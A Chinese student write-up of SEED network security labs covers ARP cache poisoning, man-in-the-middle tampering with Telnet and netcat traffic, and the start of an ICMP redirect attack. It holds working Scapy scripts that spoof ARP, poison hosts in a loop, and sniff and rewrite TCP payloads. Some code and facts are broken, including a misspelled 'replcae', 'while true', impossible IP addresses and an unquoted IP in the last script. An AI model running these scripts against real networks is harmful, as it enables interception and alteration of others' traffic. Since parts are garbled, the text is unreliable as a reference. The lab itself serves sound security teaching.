

1. 实验环境
2. 进入实验目录


/home/seed/Desktop/Labs\_20.04/Network Security/ARP Cache Poisoning Attack Lab/Labsetup

1. 启动所有容器




1. 然后对应每个容器启动一个窗口(dockps和docksh).





本实验网络拓扑图如下所示: 一台Attacker主机M和两台Victim主机A、B。




1. Task1: ARP Cache Poisoning

本实验的任务是要攻击A机器的ARP cache，在A的ARP缓存中，将B的IP地址对应到M的MAC地址上。

实验前的准备:

1. **ARP 缓存查看:**


在A主机(10.9.0.5)上运行arp -n命令即可看到A主机的ARP cache，如下所示：



结果显示当前A主机没有ARP cache。


1. **查看docker为当前实验容器创建的网卡:**

在虚拟机上执行ifconfig可以查看对应于子网10.9.0.0/24的网卡名称：



1. 查看各个主机的MAC地址(使用ifconfig命令):

比如Attacker主机M的MAC地址为02:42:0a:09:00:69



同样，A主机的MAC地址为: 02:42:0a:09:00:05；B主机的MAC地址为: 02:42:0a:09:00:06。


攻击过程:

有三种攻击方法:


* 使用ARP Request: M机器发送ARP请求到主机A。
* 使用ARP Reply: M机器发送ARP Reply到主机A。
* 使用**ARP gratuitous mess**

**1A: 第一种方法: ARP Request**

1. 主机A上查看ARP cache，结果如下:



1. 主机A ping 主机B(10.9.0.6)，然后查看主机A的ARP cache：




可以看到ARP cache中主机B的MAC地址确实是对的。


1. 在M主机上创建arp\_A\_attack.py，文件内容如下:
2. #!/usr/bin/env python3
3. from scapy.all import \*
4. A\_ip = "10.9.0.5"
5. B\_ip = "10.9.0.6"
6. M\_mac = "02:42:0a:09:00:69"
7. E = Ether(src=M\_mac)
8. A = ARP(hwsrc=M\_mac, psrc=B\_ip, pdst=A\_ip, op=1)
9. pkt = E/A
10. sendp(pkt, iface="eth0")

然后添加执行权限，chmod +x arp\_A\_attack.py

之后运行，结果如下：



1. 在主机A上查看ARP cache，结果如下:



可以看到，ARP cache已经写入成功了。

**1B: 第二种方法: ARP Reply**


在Attacker主机M上创建新的脚本arp\_B\_attack.py，内容如下:

1. #!/usr/bin/env python3
2. from scapy.all import \*
4. E = Ether()
5. A = ARP()
6. A.op = 2
7. A.psrc = "10.9.0.6"
8. A.pdst = "10.9.0.5"
9. pkt = E/A
10. sendp(pkt)


这里有两种情况:

**(1). B的IP已经在A的缓存中**


1. 先试用arp -d 10.9.0.6命令清除A主机中的关于B主机的缓存并查看ARP cache：




1. A主机ping B主机(10.9.0.6)，之后A主机中重新出现B主机的ARP缓存，并且对应正确。结果如下:



1. 在Attacker主机M上运行arp\_B\_attack.py




1. 在主机A上查看ARP cache，结果如下:




发现主机B对应的MAC地址已经变成主机M的MAC地址了。

**(2). B的IP不在A主机的ARP 缓存中**


1. 先试用arp -d 命令清除A追加的arp缓存:



1. 在Attacker主机M上运行arp\_B\_attack.py



1. 在主机A上查看ARP cache，结果如下:



可以看到并没有关于B主机的ARP缓存。

所以通过1B可以得出结论，ARP Reply只能修改ARP缓存，不能添加新的项。

1C: **第三种方法: ARP gratuitous mess**


在Attacker主机M上创建脚本arp\_C\_attack.py，内容如下:

1. #!/usr/bin/env python3
2. from scapy.all import \*
4. E=Ether()
5. A=ARP()
6. A.psrc="10.9.0.6"
7. A.pdst="10.9.0.6"
8. A.hwdst="ff:ff:ff:ff:ff:ff"
9. E.dst="ff:ff:ff:ff:ff:ff"
10. pkt=E/A
11. sendp(pkt)


还是存在1B的两种情况：

**(1). B的IP已经在A的缓存中**


1. 先试用arp -d 10.9.0.6命令清除A主机中的关于B主机的缓存并查看ARP cache：




1. A主机ping B主机(10.9.0.6)，之后A主机中重新出现B主机的ARP缓存，并且对应正确。结果如下:



1. 在Attacker主机M上运行arp\_C\_attack.py




1. 在主机A上查看ARP cache，结果如下:




发现主机B对应的MAC地址已经变成主机M的MAC地址了。

**(2). B的IP不在A主机的ARP 缓存中**

1. 先试用arp -d 命令清除A追加的arp缓存



1. 在Attacker主机M上运行arp\_C\_attack.py
2. 在主机A上查看ARP cache，结果如下:
3. 可以看到并没有关于B主机的ARP缓存。



所以通过1C可以得出结论，ARP Reply只能修改ARP缓存，不能添加新的项。

3. Task2: MITM Attack on Telnet using ARP Cache Poisoning

**1. ARP投毒攻击**


在这个实验中，我们要给主机A和主机B都进行ARP偷渡攻击，在Attacker主机上创建脚本文件mitm\_attack.py，文件内容如下：

1. #!/usr/bin/env python3
2. from scapy.all import \*
3. A\_ip = "10.9.0.5"
4. B\_ip = "10.9.0.6"
5. M\_mac = "02:42:0a:09:00:69"
6. E = Ether(src=M\_mac)
7. A1 = ARP(hwsrc=M\_mac, psrc=B\_ip, pdst=A\_ip, op=1)
8. A2 = ARP(hwsrc=M\_mac, psrc=A\_ip, pdst=B\_ip, op=1)
9. pkt1 = E/A1
10. pkt2 = E/A2
11. **while** **true**:  # 循环的目的是在后续的实验中防止缓存消失
12. sendp(pkt1, iface="eth0")
13. sendp(pkt2, iface="eth0")

然后运行nmitm\_attack.py文件，即可投毒。

**2. Testing**

投毒成功后分别在两种情况下测试主机A和主机B之间互ping的结果，以及wireshark抓包的结果。此时应该开始wireshark。抓取的网卡是br-xxxxx。




(1). net.ipv4.ip\_forward=0的情况

1. 在Attacker主机上运行以下命令:


sysctl net.ipv4.ip\_forward=0

1. 主机A和主机B之间互ping的结果都是无法ping通，如下所示:



1. wireshark抓包结果

在A主机(10.9.0.5)ping B主机(10.9.0.6)时wireshark抓取的结果如下(ip.dst==10.9.0.6进行过滤)：




B主机ping A主机的结果也是一样的，都没有回复。

(2). net.ipv4.ip\_forward=1的情况

1. 将net.ipv4.ip\_forwarding设置为1

sysctl net.ipv4.ip\_forwarding = 1

1. Attacker继续ARP投毒: 运行mitm\_attack.py
2. wireshark结果如下所示:




发现有回复了。

**3. sniff and spoof**


之后开始进行snif\_and\_spoof过程，在Attacker上创建attack-2.py，内容如下:

1. #!/usr/bin/env python3
2. from scapy.all import \*
3. IP\_A = "10.9.0.5"
4. MAC\_A = "02:42:0a:09:00:05"
5. IP\_B = "10.9.0.6"
6. MAC\_B = "02:42:0a:09:00:06"
7. def spoof\_pkt(pkt):
8. **if** pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:
9. newpkt = IP(bytes(pkt[IP]))
10. del(newpkt.chksum)
11. del(newpkt[TCP].payload)
12. del(newpkt[TCP].chksum)
13. **if** pkt[TCP].payload:
14. data = pkt[TCP].payload.load
15. newdata = "Z"
16. send(newpkt/newdata)
17. **else**:
18. send(newpkt)
19. elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:
20. newpkt = IP(bytes(pkt[IP]))
21. del(newpkt.chksum)
22. del(newpkt[TCP].chksum)
23. send(newpkt)
24. f = 'tcp'
25. pkt = sniff(iface="eth0", filter=f, prn=spoof\_pkt)
26. 在Attacker主机中执行mitm\_attack.py程序，不断投毒。




另开一个Tab页面，用于后续的攻击。


1. 在Attacker上执行以下命令开启转发，先让A主机和B主机可以建立正常Telnet连接。




1. 然后再A主机上建立到B主机(10.9.0.6)的telnet连接。




1. 开启Wireshark抓包，还是抓br-xxx网卡。为了方便一会查看可以直接设定好过滤规则tcp.port == 23,可以将相关包筛选出来。



1. 在Attacker主机上修改禁止转发，然后开启attack-2.py文件：



1. 在A主机上任意输入一个字符到建立好的telnet连接中：




1. Wireshark中会看到发送一个字符都会出现6个包(已经过滤过了)，仔细观察后，会发现前4个包分别是:

- A发送到Attacker的包(10.9.0.5 → 10.9.0.6)

- Attacker修改后发送给B的包(10.9.0.5 → 10.9.0.6)


- B返回给Attacker的包(10.9.0.6 → 10.9.0.5)

- Attacker修改后返回给A的包(10.9.0.6 → 10.9.0.5)



注意，这几个包的顺序可能不太一致，只要能通过MAC地址找到下面显示的这个包，证明数据被修改为Z就可以了。

在Wreshark中找到的Attacker主机修改后发送给B主机(10.9.0.6)的包如下所示(逻辑上来说是上述第二个)，数据被修改为Z:



4. Task3: MITM Attack on Netcat using ARP Cache Poisoning

相比于Task2，Task3是将telnet连接修改为netcat连接。


在Attacker上创建脚本attack-3.py，内容如下:


1. #!/usr/bin/env python3
2. from scapy.all import \*
3. IP\_A = "10.9.0.5"
4. MAC\_A = "02:42:0a:09:00:05"
5. IP\_B = "10.9.0.6"
6. MAC\_B = "02:42:0a:09:00:06"
7. def spoof\_pkt(pkt):
8. **if** pkt[IP].src == IP\_A and pkt[IP].dst == IP\_B:
9. newpkt = IP(bytes(pkt[IP]))
10. del(newpkt.chksum)
11. del(newpkt[TCP].payload)
12. del(newpkt[TCP].chksum)
13. **if** pkt[TCP].payload:
14. data = pkt[TCP].payload.load
15. newdata = data.replcae(b'lxk', b'AAA')
16. send(newpkt/newdata)
17. **else**:
18. send(newpkt)
19. elif pkt[IP].src == IP\_B and pkt[IP].dst == IP\_A:
20. newpkt = IP(bytes(pkt[IP]))
21. del(newpkt.chksum)
22. del(newpkt[TCP].chksum)
23. send(newpkt)
24. f = 'tcp'
25. pkt = sniff(iface="eth0", filter=f, prn=spoof\_pkt)
26. 关闭forawrd，我们自己构造包发送给主机A和B，所以不需要转发。

这里实验和上述不同的是不需要再先开启转发后关闭了，直接关闭即可。

sysctl net.ipv4.ip\_forward = 0


1. 在Attacker主机上的另一个Tab页执行ARP投毒攻击，如下所示：




1. 在Attacker主机上执行attack-3.py脚本，等待来自主机A和主机B的数据包：
2. 
3. 在主机B上开启Telnet监听:



1. 在A主机上连接主机B，然后输入带有lxk（你的名字的首字母简称）的字符串，比如:



1. 在B主机(10.9.0.6)上可以看到结果如下：




**ICMP重定向攻击实验**

1. 实验环境配置
2. 进入实验目录

/home/seed/Desktop/Labs\_20.04/Network Security/ICMP Redirect Attack Lab/Labsetup


1. 启动所有容器



1. 之后使用dockps查看容器ID，docksh连接到容器中。

这个实验容器比较多，但是需要连接容器操作的只有以下4个: Attacker、Victim、malicious-router和host-291.268.60.5。


本实验的网络拓扑图如下所示:




1. Task1: ICMP attack

Victim主机通过Router机器作为路由器接入192.168.60/24网络。

1. 在Victim主机上查看路由表，结果如下:



在Victim上Ping 192.168.60.60.5，结果如下:



1. 在Attkaker主机上创建redirect\_attack.py文件，内容如下:
2. #!/usr/bin/python3
4. from scapy.all import \*
5. ip = IP(src = 10.9.0.11, dst = 10.9.0.5)
6. icmp = ICMP(type=5, code=1)
7. icmp.gw = "10.9.0.111"
8. # The enclosed IP packet should be the one that
9. # triggers the redirect message.
10. ip2 = IP(src = "10.9.0.5", dst = "192.168.60.5")
